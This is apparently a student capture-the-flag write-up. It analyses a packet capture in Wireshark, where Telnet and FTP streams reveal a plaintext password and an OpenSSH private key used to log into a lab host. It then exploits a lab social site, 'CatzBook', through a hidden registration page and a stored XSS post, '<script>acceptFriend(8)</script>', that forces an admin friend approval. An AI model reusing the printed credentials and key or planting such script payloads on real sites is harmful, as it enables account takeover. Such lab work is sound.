

# Task 1

The first thing to do is open the PCAP file inside **Wireshark** in order to properly analyze/filter data that we need. Due to the fact that SSH and TLS protocol use encrypted communication which we will not be able to understand by investigating the packets, we can filter them out.

No.	Time	Source	Destination	Protocol	Length: Info
I (tis or ssh)					
1	0.0000000	172.20.0.3	172.20.0.2	TCP	74 53420 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSeqval=1073808916 TSecr=0 WS=128
2	0.0000029	172.20.0.2	172.20.0.3	TCP	74 80 - 53420 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSeqval=1516624234 TSecr=1073808916 WS=128
3	0.0000028	172.20.0.3	172.20.0.2	TCP	66 53420 - 80 [ACK] Seq=1 Ack=88 Win=64256 Len=0 TSeqval=1073808916 TSecr=1516624234
4	0.0000049	172.20.0.3	172.20.0.2	HTTP	153 GET "/todo.txt" HTTP/1.1
5	0.0000069	172.20.0.2	172.20.0.3	TCP	66 53420 - 53420 [ACK] Seq=88 Ack=88 Win=65152 Len=0 TSeqval=1516624234 TSecr=1073808916
6	0.0000209	172.20.0.2	172.20.0.3	HTTP	432 HTTP/1.1 200 OK [text/plain]
7	0.000214	172.20.0.3	172.20.0.2	TCP	66 53420 - 80 [ACK] Seq=88 Ack=367 Win=64128 Len=0 TSeqval=1073808916 TSecr=1516624234
8	0.000232	172.20.0.3	172.20.0.2	TCP	66 80 - 53420 [FIN, ACK] Seq=88 Ack=367 Win=64128 Len=0 TSeqval=1516624234 TSecr=1073808916
9	0.000316	172.20.0.2	172.20.0.3	TCP	66 80 - 53420 [FIN, ACK] Seq=89 Ack=89 Win=65152 Len=0 TSeqval=1516624234 TSecr=1073808916
10	0.000321	172.20.0.3	172.20.0.2	TCP	66 53420 - 80 [ACK] Seq=89 Ack=368 Win=64128 Len=0 TSeqval=1073808916 TSecr=1516624234
11	0.007915	172.20.0.3	172.20.0.2	TCP	74 56052 - 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSeqval=1073808924 TSecr=0 WS=128
12	0.007997	172.20.0.2	172.20.0.3	TCP	74 443 - 56052 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSeqval=1516624242 TSecr=1073808924 WS=128
13	0.008823	172.20.0.3	172.20.0.2	TCP	66 56052 - 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSeqval=1073808924 TSecr=1516624242
15	0.039889	172.20.0.2	172.20.0.3	TCP	66 443 - 56052 [ACK] Seq=1 Ack=240 Win=65024 Len=0 TSeqval=1516624242 TSecr=107380895
17	0.040958	172.20.0.3	172.20.0.2	TCP	66 56052 - 443 [ACK] Seq=240 Ack=1150 Win=64128 Len=0 TSeqval=1073808957 TSecr=1516624275
19	0.041439	172.20.0.2	172.20.0.3	TCP	66 443 - 56052 [ACK] Seq=1150 Ack=315 Win=65024 Len=0 TSeqval=1516624276 TSecr=1073808958
21	0.041447	172.20.0.2	172.20.0.3	TCP	66 443 - 56052 [ACK] Seq=1150 Ack=321 Win=65024 Len=0 TSeqval=1516624276 TSecr=1073808958
23	0.041452	172.20.0.2	172.20.0.3	TCP	66 443 - 56052 [ACK] Seq=1150 Ack=336 Win=65024 Len=0 TSeqval=1516624276 TSecr=1073808958
25	0.041622	172.20.0.3	172.20.0.2	TCP	66 56052 - 443 [ACK] Seq=366 Ack=1488 Win=64128 Len=0 TSeqval=1073808958 TSecr=1516624276
27	0.041778	172.20.0.2	172.20.0.3	TCP	66 443 - 56052 [ACK] Seq=1409 Ack=485 Win=65024 Len=0 TSeqval=1516624276 TSecr=1073808958
29	0.041864	172.20.0.3	172.20.0.2	TCP	66 56052 - 443 [ACK] Seq=485 Ack=1933 Win=64128 Len=0 TSeqval=1073808958 TSecr=1516624276
31	0.041952	172.20.0.2	172.20.0.3	TCP	66 443 - 56052 [ACK] Seq=1933 Ack=516 Win=65024 Len=0 TSeqval=1516624276 TSecr=1073808958
32	0.041991	172.20.0.2	172.20.0.3	TCP	66 443 - 56052 [FIN, ACK] Seq=1933 Ack=516 Win=65024 Len=0 TSeqval=1516624276 TSecr=1073808958
33	0.042059	172.20.0.3	172.20.0.2	TCP	66 56052 - 443 [FIN, ACK] Seq=1933 Ack=516 Win=65024 Len=0 TSeqval=1073808958 TSecr=1516624276
34	0.045033	172.20.0.3	172.20.0.2	TCP	66 443 - 56052 [ACK] Seq=1934 Ack=517 Win=65024 Len=0 TSeqval=1516624280 TSecr=1073808958
35	0.051636	172.20.0.3	172.20.0.2	TCP	74 23 - 51322 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSeqval=1073808968 TSecr=0 WS=128
36	0.051678	172.20.0.2	172.20.0.3	TCP	74 23 - 51322 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSeqval=1516624286 TSecr=1073808968 WS=128
37	0.051687	172.20.0.3	172.20.0.2	TCP	66 51322 - 23 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSeqval=1073808968 TSecr=1516624286
38	0.051749	172.20.0.3	172.20.0.2	TELNET	99 Telnet Data ...
39	0.051756	172.20.0.2	172.20.0.3	TCP	66 23 - 51322 [ACK] Seq=1 Ack=25 Win=65152 Len=0 TSeqval=1516624286 TSecr=1073808968
40	0.052873	172.20.0.2	172.20.0.3	TELNET	78 Telnet Data ...
41	0.052879	172.20.0.3	172.20.0.2	TCP	66 51322 - 23 [ACK] Seq=25 Ack=13 Win=64256 Len=0 TSeqval=1073808969 TSecr=1516624287
42	0.052988	172.20.0.2	172.20.0.3	TELNET	81 Telnet Data ...
43	0.052993	172.20.0.3	172.20.0.2	TELNET	69 Telnet Data ...
44	0.052915	172.20.0.2	172.20.0.3	TCP	66 23 - 51322 [ACK] Seq=28 Ack=28 Win=65152 Len=0 TSeqval=1516624287 TSecr=1073808969
45	0.052918	172.20.0.3	172.20.0.2	TCP	66 51322 - 23 [ACK] Seq=28 Ack=28 Win=64256 Len=0 TSeqval=1073808969 TSecr=1516624287
46	0.052922	172.20.0.2	172.20.0.3	TELNET	84 Telnet Data ...

## HTTP

One of the most important feature Wireshark provides for analysing HTTP traffic is the File→Export Objects→HTTP.

Wireshark · Export · HTTP object list (as superuser)

Text Filter:  Content Type:

Packet	Hostname	Content Type	Size	Filename
6	internal-server	text/plain	119 bytes	todo.txt
102	internal-server	application/octet-stream	271 bytes	key.pub
225	internal-server	application/x-x509-ca-cert	1,483 bytes	certificate.pem
235	internal-server	application/octet-stream	271 bytes	key.pub

We can now view the files that were used during the protocol. Due to the fact that the only plain/text one is `todo.txt`, we can use the *Preview* option only on it.

**todo.txt**



todo.txt (//tmp) - Plu

```
File Edit View Search Tools Documents Help
[+] Open Save Undo Cut Copy Find Find Next
todo.txt x
1 TODO List:
2
3 - Create users
4 - Generate keys
5 - Test them!
6 - Deploy them (just make sure not to use insecure protocols!)
7
```

For the others, we need to follow the HTTP stream and see the raw bytes transferred.

## key.pub

```
GET /key.pub HTTP/1.1
Host: internal-server
User-Agent: curl/7.47.0
Accept: */*

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 24 Apr 2021 19:38:22 GMT
Content-Type: application/octet-stream
Content-Length: 271
Last-Modified: Sat, 24 Apr 2021 19:38:10 GMT
Connection: keep-alive
ETag: "608473a2-10f"
Accept-Ranges: bytes

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCqGKuk01De7zhZj6+H0qtjTkVxwTCpvKe4eCZ0
FPqri0cb2JZfXJ/DgYSF6vUpwmJG8wVQZKjeGcjDOL5UlsuusFncCzWBQ7RKNUSesmQRMSGkVb1/
3j+skZ6UtW+5u09lHNsj6tQ51s1SPrCBkedbNf0Tp0GbMJDyR4e9T04ZZwIDAQAB
-----END PUBLIC KEY-----
```

## certificate.pem

```
GET /certificate.pem HTTP/1.1
Host: internal-server
User-Agent: curl/7.47.0
Accept: */*

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 24 Apr 2021 19:38:22 GMT
Content-Type: application/x-x509-ca-cert
Content-Length: 1483
Last-Modified: Sat, 24 Apr 2021 19:38:10 GMT
Connection: keep-alive
ETag: "608473a2-5cb"
Accept-Ranges: bytes

-----BEGIN CERTIFICATE-----
MIIEczCCA1ugAwIBAgIBADANBgkqhkiG9w0BAQQFAD..AkGA1UEBhMCR0Ix
EzARBgNVBAgTCINvbWUtU3RhdGUxFDASBgNVBAoTC0..0EgTHRkMTcwNQYD
VQQLxEy5DbGFzcyAxIFB1YmxpYyBQcmItYXJ5IENlcn..XRpb24gQXV0aG9y
aXR5MRQwEgYDVQQDEwtCZXN0IENBIE0ZDAeFw0wMD..TUwMTZaFw0wMTAy
MDQxOTUwMTZaMIGHMQswCQYDVQQGEwJHQjETMBEGA1..29tZS1TdGF0ZTEU
MBIGA1UEChMLQmVzdCBDQSBMdGQxNzA1BgNVBAsTLk..DEgUHVibGljIFBy
aW1hcngkQ2VydGlmawNhdbGvbiBBdXRob3JpdHkxFD..AMTC0Jlc3QgQ0Eg
THRkMIIBljANBgkqhkiG9w0BAQEFAOCAQ8AMIIBcG..Tz2mr7SZiAMfQyu
vBjM9OijjRazXBZ1BjP5CE/Wm/Rr500PRK+Lh9x5ej../ANBE0sTK0ZsDGM
ak2m1g7orul3dY3VHqlxFTz0Ta1d+NAjwnLe4nOb7..k05ShhBrJGBKKxb
8n104o/5p8HASZPdzBFMlyNjjzBM2o5y5A13wiLitE..fyYkQzaxCw0Awzl
kVHilyCuaF4wj571pSzkv6sv+4IDMbT/XpCo8L6wTa..sh+etLD6FtTjYbb
rvZ8RQM1tlKdoMHg2qxraAV++HNBYmNWs0duEdjUbj..XI9TtnS4o1Ckj7P
OflijQIDAQABo4HnMIhkB0GA1UdDgQWBBQ8urMCRL..5Aklp9NJHjw5TCB
tAYDVR0jBIGsMIGpgBQ8urMCRLYYMHUKU5Aklp9NJH..aSBijCBhzELMAkG
A1UEBhMCR0IxEzARBgNVBAgTCINvbWUtU3RhdGUxFD..AoTC0Jlc3QgQ0Eg
THRkMTcwNQYDVQQLEy5DbGFzcyAxIFB1YmxpYyBQcm..ENlcnRpZmljYXRp
b24gQXV0aG9yaXR5MRQwEgYDVQQDEwtCZXN0IENBIE..DAMBgNVHRMEBTAD
AQH/MA0GCSqGSIb3DQEBAUAA4IBAQCluYBcsSncwA..DCsQer772C2ucpX
xQUE/C0pWWm6gDkwd5D0DSMDJRqV/weoZ4wC6B73f5..bLhGYHaXjeSD6Kr
XcoOwLdSaGmjYsILKZB3ZIDEp0wYTGhgteb6JfTtn..sf2xdrYfPCiIB7g
BMAV7Gzdc4VspS6ljrAhbiawdBiQlQmsBeFz9jkF4..b3l8BoGN+qMa56Y
It8una2gY4I2O/on88r5IWJlm1L0oA8e4fR2yrBHX..adsGeFKkyNrwGi/
7vQMFxdGsRrXNGRGnX+vWDZ3/zWI0joDtCkNnqEpVn..HoX
-----END CERTIFICATE-----
```

# TELNET

There is also TELNET related traffic which we can also see by following the stream.

```
.....!..!..... #.#.....!."..... 38400,38400....'.....UNKNOWN.....Ubuntu 16.04.6 LTS
.d9a66a74f1d3 login: brilliantul
.brilliantul
Password: DauCuZarul66-65

Last login: Sat Apr 24 19:38:17 UTC 2021 from generator_client_1.generator_default on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 5.10.32-1-lts x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
brilliantul@d9a66a74f1d3:~$ cat /var/www/secure.key
.cat /var/www/secure.key
----BEGIN OPENSSH PRIVATE KEY----
b3BlbnNzaC1rZXktcjEAAAABG5vbmUAQAAAEBm9uIZQAAAAAAAABAAAbIwAAAAdzc2gtcn
NhBdAwEAQAAAYEA0oDvPrri5ejEvrs8Cyp2ABdcqKoYFU7PIQRAr3XHQtwu3CZbR
tYsAd8s5HlwjvnVn/PxxM2A5fxGhQx1ygz+i-HgClMh9oNlonhVbcInGua5v+Kz3rnhw
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

----END OPENSSH PRIVATE KEY----
brilliantul@d9a66a74f1d3:~$ exit
.exit
.logout
```

```
..... !."'..... #.#.....!.".....'..... .38400,38400....'.....UNKNOWN.....Ubuntu 16.04.6 LTS
d9a66a74f1d3 login: brilliantul
.brilliantul
Password: DauCuZarul66-65
.
Last login: Sat Apr 24 19:38:13 UTC 2021 from generator_client_1.generator_default on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 5.10.32-1-its x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
brilliantul@d9a66a74f1d3:~$ cat /var/www/hello.c
.cat /var/www/hello.c
/* Hello World program */

#include<stdio.h>

main()
{
    printf("Hello World");
}

brilliantul@d9a66a74f1d3:~$ exit
.exit
logout
```

```
..... !."'..... #.#.....!.".....'..... .38400,38400....'.....UNKNOWN.....Ubuntu 16.04.6 LTS
d9a66a74f1d3 login: brilliantul
.brilliantul
Password: DauCuZarul66-65
.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 5.10.32-1-its x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

brilliantul@d9a66a74f1d3:~$ cat /var/www/unknown.bin
.cat /var/www/unknown.bin
K....8..PZ....5..#. <Ys.j...G%..m~.....k.}yS.o?+%.n..f..Z.[c..n...N.9.JG...(6=..j...RT6oK..ap.....K.D;V.|.%..1P.-\W.....o...(x..&<..Nt:...>.KC...u.. %>eo....}8...[w. ?|...o...X...)v...@.#.%.E.3ls.z.....7K).79..N.b].|.@.L...\.f
.brilliantul@d9a66a74f1d3:~$ exit
.exit
logout
```

## FTP

Never the less, there is also data transferred via FTP protocol.

```
220 (vsFTPd 3.0.3)
USER briliantul
331 Please specify the password.
PASS DauCuZarul66-65
230 Login successful.
PWD
257 "/var/www" is the current directory
EPSV
229 Entering Extended Passive Mode (|||34714|)
TYPE I
200 Switching to Binary mode.
SIZE hello.c
213 85
RETR hello.c
150 Opening BINARY mode data connection for hello.c (85 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

Using the private **OpenSSH** key from transferred via the Telnet protocol, we could log into **secure@isc2021.root.sx**.

```
[kayn@parrot] -[~/Documents/ISC/tema2/task1]
└─ $ssh secure@isc2021.root.sx -i secure.key
You did it! Congratulations!
```

Your flag is:

```
SpeishFlag{6TXftdQAzDoXq8GXb0hXPblEv6jf4QeZ}
```

```
Connection to isc2021.root.sx closed.
```


## Flag

**SpeishFlag{6TXftdQAzDoXq8GXb0hXPblEv6jf4QeZ}**

## Task 2

### Setup

```
[kayn@parrot]—[~/Documents/ISC/tema2/task2]
└── $bash connect.sh
Master running (pid=37031)
Allocated server port: 16653
Web server starting... please be patient! You can press Ctrl+C to stop it.
Initialization succeeded! Starting services...
2021-04-29 10:09:29,884 INFO Set uid to user 0 succeeded
2021-04-29 10:09:29,889 INFO RPC interface 'supervisor' initialized
2021-04-29 10:09:29,890 INFO supervisord started with pid 1
2021-04-29 10:09:30,892 INFO spawned: 'friends-daemon' with pid 25
2021-04-29 10:09:30,895 INFO spawned: 'nginx' with pid 26
2021-04-29 10:09:30,904 INFO spawned: 'php-fpm7' with pid 27
2021-04-29 10:09:31,968 INFO success: friends-daemon entered RUNNING state,
process has stayed up for > than 1 seconds (startsecs)
2021-04-29 10:09:31,969 INFO success: nginx entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)
2021-04-29 10:09:31,969 INFO success: php-fpm7 entered RUNNING state, process
has stayed up for > than 1 seconds (startsecs)
```



## Register Account

localhost:8080/auth/fake\_register

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Home Register Contact

## We don't do that here!



You must receive your registration URL from a trusted feline member!

view-source:localhost:8080/auth/fake\_register

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

```

16 <!-- Navigation -->
17 <nav class="navbar navbar-expand-lg navbar-dark bg-book fixed-top">
18   <div class="container">
19     <a class="navbar-brand" href="/">CatzBook</a>
20     <button class="navbar-toggler" type="button" data-toggle="collapse"
21           data-target="#navbarResponsive" aria-controls="navbarResponsive"
22           aria-expanded="false" aria-label="Toggle navigation">
23       <span class="navbar-toggler-icon"></span>
24     </button>
25     <div class="collapse navbar-collapse" id="navbarResponsive">
26       <ul class="navbar-nav ml-auto">
27         <li class="nav-item">
28           <a class="nav-link" href="/">Home</a>
29         </li>
30         <li class="nav-item">
31           <a class="nav-link" href="/auth/fake_register">Register</a>
32         </li>
33         <li class="nav-item">
34           <a class="nav-link" href="#">
35             onclick="alert('Meet you at midnight!')">Contact</a>
36         </li>
37       </ul>
38     </div>
39   </div>
40 </nav>
41
42 <!-- Content section -->
43 <section class="py-5 flex-fill" style="margin-top: 4rem;">
44   <div class="container">
45     <h1 style="color: #900;">We don't do that here!</h1>
46     <div class="row align-items-center">
47       <div class="col-7">
48         
49         <br/>
50       </div>
51       <div class="col-5">
52         <h2 style="color: #900;">
53           <!-- <a href="/auth/register real one">Please try again!</a> -->
54           You must receive your registration URL from a trusted feline member!
55         </h2>
56       </div>
57     </div>
58   </div>

```

localhost:8080/auth/register\_real\_one

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Home Register Contact

## Hey there, little fella!

Full name:

kayn

Your full name.

Katsename:

kayn

Something unique to inspire fear in all mice's hearts.

Password

\*\*\*\*

Choose something humans would never think of!

Confirmation

\*\*\*\*

Did you already forget it?!

Roaaaawwr!

**Make meaw account!**



localhost:8080

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Home Register Contact

## CatzBook - A social network for Felidae

Wee see yeaw!

Welcome, my ffluffy friends!

In here, you can connect to other fellow individuals of our species and exchange pictures of your latest feats, including, but not limited to stolen food, material destruction, killed prey and other evil or fluffy deeds!

Note: this site is invite-only! Please obtain your VIP pass from your friendly neighbourhood cat.

NO PESKY HUMANS (OR MICE) ALLOWED!

Your credentials, please:

Catsename:

kayn

Your cat username.

Password

\*\*\*\*

I am not affiliated with the enemy species.

**Let me in**

localhost:8080/inside

Tools OSCP DSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Profile Logout

 Create new post

Send Add image.

 **The Boss** 2021-04-20 16:04:14

Note: I won't accept friend requests from strangers!  
If you're new cat in town, it may be pretty tough to prove yourself, work hard and you will get noticed.  
I'm watching you!

**Friends**  
You have no friends :(

**Cats you may know:**



Cn. Mita Ta



The Boss



Räsu



B00m Cat



JMK Kat

view-source:localhost:8080/inside

Tools OSCP DSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

```

line wrap □
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8" />
5     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
6
7     <link rel="stylesheet" href="/node_modules/bootstrap/dist/css/bootstrap.min.css" />
8     <link rel="stylesheet" href="/css/style.css" />
9
10    <title>CatzBook - Welcome, my fluffy friend!</title>
11  </head>
12  <body class="insidePage">
13
14    <!-- 100% height container -->
15  <div class="flex-grow-1 d-flex flex-column">
16    <!-- Navigation -->
17  <nav class="navbar navbar-expand-lg navbar-dark bg-book fixed-top">
18    <div class="container">
19      <a class="navbar-brand" href="/">CatzBook</a>
20      <button class="navbar-toggler" type="button" data-toggle="collapse"
21        data-target="#navbarResponsive" aria-controls="navbarResponsive"
22        aria-expanded="false" aria-label="Toggle navigation">
23        <span class="navbar-toggler-icon"></span>
24      </button>
25      <div class="collapse navbar-collapse" id="navbarResponsive">
26        <ul class="navbar-nav ml-auto">
27          <li class="nav-item">
28            <a class="nav-link" href="/inside/p/kayn">Profile</a>
29          </li>
30          <li class="nav-item">
31            <a class="nav-link logout" href="/auth/logout">Logout</a>
32          </li>
33        </ul>
34      </div>
35    </div>
36  </nav>
37
38
39  <section class="py-5 flex-fill" style="margin-top: 2rem;">
40    <div class="container">
41      <div class="row">
42        <div class="col-8 wall">
43          <form id="newPostForm" action="/inside/post/create" enctype="multipart/form-data" method="post">
44            <div class="hidden-flag">
45              Hey, you got in! Here's your flag: SpeishFlag{pY2WfWcLu3xeC2vW3kjxUq3LPvqjQdnG}
46            </div>
47          </form>
48        </div>
49      </div>
50    </div>
51  </section>

```

## Flag

SpeishFlag{pY2WfWcLu3xeC2vW3kjxUq3LPvqjQdnG}

## Friend Approval

## The Boss's Profile



I am teh 31337 bo\$\$, I'm a high talented guy.  
Anyone has any problem, you tell me ;)

Add friend

### Friends

You have no friends :(

### Cats you may know:



Cn. Mița Ta



B00m Cat



The Dark Kat



The Boss



JMK Kat

```
// utility site functions

/**
 * Called on a user's profile page to add it as friend.
 */
function addFriendProfile() {
    var userId = $('.profile-view').data('userId');
    // send ajax GET request to the server
    $.get("/inside/friends/add?id=" + userId, function(data) {
        // reload the page to see your new friends
        window.location.reload();
    });
}

/**
 * Function to approve a friendship request.
 *
 * The numeric ID of the user is required as parameter.
 */
function acceptFriend(friendId) {
    // note: call this function by name (do not take its contents)
    $.get("/inside/friends/accept?id=" + friendId, function(data) {
        // reload the page to see your new friends
        window.location.reload();
    });
}

/* On document load callback */
$(function() {
    // add action for the addImage post button
    $('#newPostForm .addImage').click(function(event) {
        event.preventDefault();
        $("#newPostForm .imageUpload").show();
    });

    // add action for the profile add friend button
    $('.profile-view .addFriend').click(function(event) {
        event.preventDefault();
        addFriendProfile();
    });
});
```

```

Line wrap □
1 <!doctype html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8" />
5     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
6
7     <link rel="stylesheet" href="/node_modules/bootstrap/dist/css/bootstrap.min.css" />
8     <link rel="stylesheet" href="/css/style.css" />
9
10    <title>CatzBook - Welcome, my fluffy friend!</title>
11  </head>
12  <body class="insidePage">
13
14  <!-- 100% height container -->
15  <div class="flex-grow-1 d-flex flex-column">
16    <!-- Navigation -->
17    <nav class="navbar navbar-expand-lg navbar-dark bg-book fixed-top">
18      <div class="container">
19        <a class="navbar-brand" href="/">CatzBook</a>
20        <button class="navbar-toggler" type="button" data-toggle="collapse"
21          data-target="#navbarResponsive" aria-controls="navbarResponsive"
22          aria-expanded="false" aria-label="Toggle navigation">
23          <span class="navbar-toggler-icon"></span>
24        </button>
25        <div class="collapse navbar-collapse" id="navbarResponsive">
26          <ul class="navbar-nav ml-auto">
27            <li class="nav-item">
28              <a class="nav-link" href="/inside/p/kayn">Profile</a>
29            </li>
30            <li class="nav-item">
31              <a class="nav-link logout" href="/auth/logout">Logout</a>
32            </li>
33          </ul>
34        </div>
35      </div>
36    </nav>
37
38  <section class="py-5 flex-fill" style="margin-top: 2rem;">
39    <div class="container">
40      <div class="row">
41        <div class="col-8 wall">
42          <div class="box profile-view" data-user-id="8">
43            <h2><span>kayn</span>'s Profile</h2>
44            <p><a href="/inside/p/kayn"></a></p>
45            <n class="description"></n>
46        </div>
47      </div>
48    </div>
49  </section>

```

localhost:8080/inside

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Profile Logout



### Create new post

<script>acceptFriend(8)</script>

Send
Add image.
G

 **The Boss** 2021-04-20 16:04:14

#### Friends



**The Boss**  
[pending]

---

#### Cats you may know:



JMK Kat



Răsu

localhost:8080/inside

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Profile Logout



### Create new post

Send
Add image.

#### Friends



**The Boss**  
[approved]

---

#### Cats you may know:



Cn. Miță Ta



Tomiță

```
└─ $bash connect.sh
Master running (pid=72123)
Allocated server port: 17252
